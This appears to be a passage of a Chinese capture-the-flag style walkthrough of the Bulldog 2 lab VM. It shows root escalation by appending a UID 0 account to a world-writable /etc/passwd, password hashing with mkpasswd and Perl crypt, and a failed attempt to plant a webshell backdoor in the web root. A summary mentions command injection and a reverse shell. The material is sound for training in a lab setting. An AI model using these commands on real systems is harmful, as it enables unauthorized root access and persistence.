admin:x:1000:1004:admin:/home/admin:/bin/bash  
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin  
node:x:1001:1005:,,,:/home/node:/bin/bash  
dirty:aaW3cJZ70SoQM:0:0:dirty:/root:/bin/bash  
username:aaU3oayJ5BcR6:0:0:username:/root:/bin/bash  
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

尝试使用当前账户创建一个root权限用户。

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ useradd -g root abc  
useradd -g root abc  
useradd: Permission denied.  
useradd: cannot lock /etc/passwd; try again later.  
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

提示权限不足，因此当前用户并非root权限，需要提权。

也可以直接查看用户ID，当前UID为1001，非管理员权限

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ id
id
uid=1001(node) gid=1005(node) groups=1005(node)
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ |
```

注：

UID为0的用户是超级用户， 就比如下方我的Kali主机的uid。

```
root@kali:~/Desktop# id
uid=0(root) gid=0(root) 组=0(root)
root@kali:~/Desktop# |
```

在Linux中用户分为3中：

- 超级用户：root，UID为0
- 普通用户：UID 5000 - 60000
- 伪用户：UID 1 - 499

其中，伪用户最大的作用就是在一些系统操作或一些应用服务的调用的身份。

补充了一下Linux用户的知识，现在继续，查看一下passwd文件属性

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ ls -l /etc/passwd
ls -l /etc/passwd
-rwxrwxrwx 1 ooot root 1765 Mar 18 11:38 /etc/passwd
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ |
```

所属用户为ooot，所属组为root组，而且当前权限为读写，因此可以直接向其中写入一个root权限的用户。

注：

一般都是查找当前用户下所有的可写文件，然后寻找突破口，查询语句如下：

```
find / -writable -type f 2>/dev/null |grep -v "/proc/"
```

可以看到，当前用户下，passwd文件可以写入

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ find / -writable -type f 2>
/dev/null |grep -v "/proc/"
/dev/null |grep -v "/proc/"
/tmp/v8-compile-cache-1001/6.7.288.46-node.13/zSusrzSlibzSnode_moduleszSpm2zSbin
zSpm2.BLOB
/tmp/v8-compile-cache-1001/6.7.288.46-node.13/zSusrzSlibzSnode_moduleszSpm2zSbin
zSpm2.MAP
/etc/passwd ←
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.access
```

https://blog.csdn.net/qq_43968080

(但是实际中，一般这种passwd文件普通用户可写的情况是不存在的)

开始向 `passwd` 文件写入一个root权限的用户。

需要先生成一个hash后的密码，可以使用Linux自带的mkpasswd命令生成，密码为abcd

```
root@kali:~/Desktop# mkpasswd
密码 :
GSA9jpcKEywa2
```

如果需要加盐的密码，可以使用crypt函数生成，密码为abcd，盐值为sa:

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ perl -le 'print crypt("abcd", "sa")'
"sa")' 'print crypt("abcd"
sa/4pHNdnrm6Q
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

也可以在本机生成，粘贴过去即可

```
root@kali:~/Desktop# perl -le 'print crypt("abcd", "sa")'
sa/4pHNdnrm6Q
root@kali:~/Desktop#
```

我直接使用没有加盐的，使用echo命令将其写入passwd文件内，注意格式：

```
echo 'abcd:GSA9jpcKEywa2:0:0:abcd:/root:/bin/bash' >> /etc/passwd
```



```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ echo 'abcd:GSA9jpckEYwa2:0:0:abcd:/root:/bin/bash' >> /etc/passwd
0:abcd:/root:/bin/bash' >> /etc/passwd
```

查看一下passwd文件内容

```
admin:x:1000:1004:admin:/home/admin:/bin/bash
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin
node:x:1001:1005:,,,:/home/node:/bin/bash
dirty:aaW3cJZ70SoQM:0:0:dirty:/root:/bin/bash
username:aaU3oayJ5BcR6:0:0:username:/root:/bin/bash
abcd:GSA9jpckEYwa2:0:0:abcd:/root:/bin/bash
```

可以看到此时创建的abcd用户已经成功写入passwd文件，且权限为root，切换用户

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ su abcd
su abcd
Password: abcd

ooot@bulldog2:/var/www/node/Bulldog-2-The-Reckoning# id
id
uid=0(ooot) gid=0(root) groups=0(root)
ooot@bulldog2:/var/www/node/Bulldog-2-The-Reckoning#
```

OK，成功拿到root权限，提权成功，看一下flag

```
ooot@bulldog2:/var/www/node/Bulldog-2-The-Reckoning# cd
cd
ooot@bulldog2:~# ls
ls
flag.txt
ooot@bulldog2:~# cat flag.txt
cat flag.txt
Congratulations on completing this VM :D That wasn't so bad was it?
Let me know what you thought on twitter, I'm @frichette_n
I'm already working on another more challenging VM. Follow me for updates.
ooot@bulldog2:~#
```

完成！该靶机的目标达到了，但是真正的渗透并未结束。

续：种植后门


至此，拿到了root权限，root权限可以在Web目录进行种马，保持持续连接。

之前已经提到了，刚进入系统时的目录其实就是Web根目录：

```
/var/www/node/Bulldog-2-The-Reckoning
```

```
node@bulldog2: /var/www/node/Bulldog-2-The-Reckoning$ ls
ls
angular-src  docker-compose.yml  models          package.json      routes
app.js       Dockerfile          node_modules   package-lock.json views
config       dump                npm-debug.log  README.md
node@bulldog2: /var/www/node/Bulldog-2-The-Reckoning$
```

可以在此处搜索一下当前页面的关键字：`dashboard`




成功搜索到了相关文件，说明此处的确为网站根目录，可以进行种马

```
ooot@bulldog2: /var/www/node/Bulldog-2-The-Reckoning# ls
ls
angular-src  docker-compose.yml  models          package.json      routes
app.js       Dockerfile          node_modules   package-lock.json views
config       dump                npm-debug.log  README.md
ooot@bulldog2: /var/www/node/Bulldog-2-The-Reckoning# find . -name "*dashboard*"
find . -name "*dashboard*"
./angular-src/src/app/components/dashboard
./angular-src/src/app/components/dashboard/dashboard.component.html
./angular-src/src/app/components/dashboard/dashboard.component.spec.ts
./angular-src/src/app/components/dashboard/dashboard.component.css
./angular-src/src/app/components/dashboard/dashboard.component.ts
ooot@bulldog2: /var/www/node/Bulldog-2-The-Reckoning#
```

但是，在该文件夹内写入测试文件后，访问404，后来以为访问方式的问题，就索性参照该模式建立一个对应的文件夹

```
ts# lsulldog2:/var/www/node/Bulldog-2-The-Reckoning/angular-src/src/app/component
ls
about  dashboard  fourofou  home  login  navbar  profile  register  users
ts# mkdir 123:/var/www/node/Bulldog-2-The-Reckoning/angular-src/src/app/component
mkdir 123
ts# cd 123og2:/var/www/node/Bulldog-2-The-Reckoning/angular-src/src/app/component
cd 123
ts/123# echo '<h1>test</h1>' >>123.component.htmlng/angular-src/src/app/component
echo '<h1>test</h1>' >>123.component.html
ts/123# lsog2:/var/www/node/Bulldog-2-The-Reckoning/angular-src/src/app/component
ls
123.component.html
```

因为发现在站点访问文件时，都是访问文件夹名，此处可能应该称之为模块名



所以想参照这种模式，但是依然失败，估计是在配置文件中将访问写死了，唉就暂时这样吧，后续的种马搞不动了。

总结

本次靶机渗透大致分为以下步骤：

- 首先使用Nmap进行扫描，搜集主机及端口服务详细信息
- 对开放的80端口进行检测，扫描其目录，但是未发现有用信息
- 访问站点，对站点进行sql注入登漏洞检测，未发现漏洞
- 查看网络文件，发现有JS关键信息泄漏，将其保存至本地进行代码审计
- 根据页面信息以及JS源码得到了用户注册的相关信息，成功注册用户
- 进入系统后，发现该系统存在越权漏洞，利用该漏洞成功越权到管理员权限
- 在管理员界面的Admin栏目下，发现一个登录处存在命令执行漏洞
- 利用该漏洞建立反弹shell，成功进入目标主机，但是此时用户权限为普通
- 利用passwd文件不安全的设置问题（普通用户可写），创建root权限用户
- 成功拿到root权限。

大致流程就是这样，期间有许多不理解的地方，能完成得益于网上的众多WriteUp，感谢！

如有问题还请指出。